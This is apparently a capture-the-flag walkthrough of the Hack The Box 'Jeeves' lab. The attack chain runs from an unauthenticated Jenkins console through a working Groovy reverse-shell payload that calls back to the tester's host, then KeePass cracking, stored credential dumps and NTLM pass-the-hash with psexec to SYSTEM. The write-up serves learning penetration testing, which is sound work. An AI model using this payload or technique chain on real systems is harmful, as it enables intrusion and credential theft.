HTB: Jeeves
Windows box with two web services and a theme. Port 80 presents a fake Ask Jeeves search engine that sends everything to a static error page, pure misdirection. Port 50000 runs Jetty, which is the real surface: a Jenkins instance that requires no authentication and exposes a Groovy script console you can run arbitrary code in. The privilege escalation is a KeePass database sitting in kohsuke’s Documents folder. Inside it, an NTLM hash stored as a password that works for pass-the-hash as Administrator. Then one more trick at the end: the root flag isn’t in hm.txt, it’s in an alternate data stream attached to it, invisible to a normal directory listing.
Recon
…/labs/jeeves ✗ sudo nmap -sV -sC -T4 $DC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 09:21 +0100
Nmap scan report for 10.129.228.112
Host is up (0.073s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-06-08T13:21:27
|_  start_date: 2026-06-08T13:19:29
|_clock-skew: mean: 4h59m57s, deviation: 0s, median: 4h59m57s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
Four ports: 80, 135, 445, 50000. SMB signing is off, which is worth noting. No domain, workgroup: WORKGROUP, so this isn’t an AD box. Guest and null SMB auth both failed:
…/labs/jeeves ❯ nxc smb $DC -u '' -p ''
SMB         10.129.228.112  445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.228.112  445    JEEVES           [-] Jeeves\: STATUS_ACCESS_DENIED

…/labs/jeeves ✗ nxc smb $DC -u 'guest' -p ''
SMB         10.129.228.112  445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.228.112  445    JEEVES           [-] Jeeves\guest: STATUS_ACCOUNT_DISABLED
Port 80 was the fake Ask Jeeves search page:

Every search just landed on a static error.html. Looking at the source confirmed it. The form action points to error.html unconditionally. The error page itself leaks something though:

A SQL Server type conversion error with a full stack trace. The page is static. This isn’t live SQL output, it’s a hardcoded error page used as a decoy. The MSSQL version shown is from 2005 on Windows NT 5.0, which doesn’t match the actual OS. Port 80 is a dead end.
Jenkins on Jetty
Port 50000 returned a 404 on /. Jetty is a Java servlet container commonly used to host Jenkins, and 9.4.z-SNAPSHOT reads as a development build. Automated fuzzing with a general wordlist found nothing. A shorter targeted list for common Java application paths found it:
…/labs/jeeves ❯ for path in jenkins askjeeves jeeves manager admin console app portal service api rest ws struts spring; do
  echo -n "$path: "; curl -so /dev/null -w "%{http_code}\n" http://$DC:50000/$path/
done
jenkins: 404
askjeeves: 200
jeeves: 404
manager: 404
admin: 404
console: 404
...
/askjeeves returned 200. Opened it in a browser:

Full Jenkins dashboard, no authentication required. Every menu item accessible: New Item, People, Build History, Manage Jenkins, Credentials. This isn’t a login bypass. There is no login. The instance was set up with security disabled.
Jenkins has a Script Console under Manage Jenkins that executes arbitrary Groovy code server-side. Groovy runs on the JVM and has full access to Java’s standard library, including Runtime.exec() and socket classes. This is intentional functionality for administrators, and it’s directly accessible here without any credentials.

Groovy RCE
The reverse shell payload uses Java’s ProcessBuilder and Socket to open a cmd.exe process and wire its I/O to a network connection:
String host = "10.10.16.129";
int port = 9999;
String cmd = "cmd.exe";
Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s = new Socket(host, port);
InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
OutputStream po = p.getOutputStream(), so = s.getOutputStream();
while (!s.isClosed()) {
    while (pi.available() > 0) so.write(pi.read());
    while (pe.available() > 0) so.write(pe.read());
    while (si.available() > 0) po.write(si.read());
    so.flush(); po.flush();
    Thread.sleep(50);
    try { p.exitValue(); break; } catch (Exception e) {}
}
…/labs/jeeves ❯ nc -lvnp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.228.112 49677
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
jeeves\kohsuke
Shell as kohsuke. Jenkins was running from C:\Users\Administrator\.jenkins, not from an Administrator shell, just from that directory. whoami /all:
USER INFORMATION
----------------

User Name      SID
============== ===========================================
jeeves\kohsuke S-1-5-21-2851396806-8246019-2289784878-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
High Integrity Level and SeImpersonatePrivilege enabled. The obvious move was a potato exploit.
I tried PrintSpoofer, GodPotato, and JuicyPotato. All failed. The reason is the shell context: a bare netcat reverse shell from a Windows service runs under a non-interactive service token. Potato exploits impersonate a higher-privileged token by coercing a SYSTEM-level service to authenticate to a local pipe you control. That impersonation step requires the current token to be an interactive session token. NT AUTHORITY\SERVICE in a non-interactive socket shell doesn’t qualify. The spawned impersonated process has no interactive desktop session to attach to, so the exploit fails silently or errors out.
Kept enumerating.
KeePass: The CEH Database
kohsuke’s Documents folder had one file:
C:\Users\kohsuke\Documents\CEH.kdbx
KeePass is a local password manager. It stores credentials encrypted in a .kdbx file, protected by a master password. The whole database is one encrypted blob. Without the master password you can’t read any entry. But the encrypted blob itself is a known format and can be attacked offline.
keepass2john extracts a crackable hash from the file:
…/labs/jeeves ✗ sudo smbserver.py share . -smb2support
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

C:\Users\kohsuke\Desktop>copy C:\Users\kohsuke\Documents\CEH.kdbx \\10.10.16.129\share\CEH.kdbx
        1 file(s) copied.
…/labs/jeeves ❯ keepass2john CEH.kdbx > hash.txt

…/labs/jeeves ❯ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-opencl"
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 20 OpenMP threads
moonshine1       (CEH)
1g 0:00:00:08 DONE (2026-06-08 10:19) 0.1140g/s 6275p/s 6275c/s 6275C/s nana09..marichuy
Session completed
Master password moonshine1. Opened it with kpcli and listed the contents:
kpcli:/> ls
=== Groups ===
CEH/
kpcli:/> cd CEH
kpcli:/CEH> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. Backup stuff
1. Bank of America                                   www.bankofamerica.com
2. DC Recovery PW
3. EC-Council                               www.eccouncil.org/programs/cer
4. It's a secret                                 localhost:8180/secret.jsp
5. Jenkins admin                                            localhost:8080
6. Keys to the kingdom
7. Walmart.com                                             www.walmart.com
Entry 0 (Backup stuff) and entry 2 (DC Recovery PW) were the obvious ones to check:
kpcli:/CEH> show -f 0

Title: Backup stuff
Uname: ?
 Pass: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
  URL:
Notes:

kpcli:/CEH> show -f 2

Title: DC Recovery PW
Uname: administrator
 Pass: S1TjAtJHKsugh9oC4VZl
  URL:
Notes:

kpcli:/CEH> show -f 6

Title: Keys to the kingdom
Uname: bob
 Pass: lCEUnYPjNfIuPZSzOySA
  URL:
Notes:
“Backup stuff” has a password that’s formatted as an NTLM hash: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00. The first half (aad3b435b51404eeaad3b435b51404ee) is the blank LM hash. Windows uses this as a placeholder when LM hashing is disabled. The second half is the NT hash. Someone stored an NTLM hash directly in a KeePass entry, probably as a backup credential.
NTLM doesn’t require you to know the plaintext password. You can authenticate directly with the hash. psexec.py with -hashes handles this:
Pass-the-Hash to SYSTEM
…/labs/jeeves ✗ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.129.228.112
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.228.112.....
[*] Found writable share ADMIN$
[*] Uploading file supQElfi.exe
[*] Opening SVCManager on 10.129.228.112.....
[*] Creating service guYk on 10.129.228.112.....
[*] Starting service guYk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
SYSTEM. But the root flag had one more trick in it:
C:\Users\Administrator\Desktop> dir

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes

C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere.  Look deeper.
NTFS Alternate Data Streams
NTFS allows files to have multiple named data streams attached to the same filename. A regular file has one default stream ($DATA), that’s what type reads and what dir shows the size of. You can attach additional named streams to the same file and they’re completely invisible to a normal dir listing. The only way to see them is with dir /r, which shows alternate streams explicitly:
C:\Users\Administrator\Desktop> dir /r C:\Users\Administrator\Desktop\hm.txt
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
hm.txt:root.txt:$DATA. There’s a second stream named root.txt attached to hm.txt. Reading it by name:
C:\Users\Administrator\Desktop> more < hm.txt:root.txt
Root flag. The NTFS ADS trick is a classic HTB finale, easy once you know it, completely invisible if you don’t think to look. Worth keeping dir /r in muscle memory for any Windows box where a flag file looks suspiciously small or returns a troll message.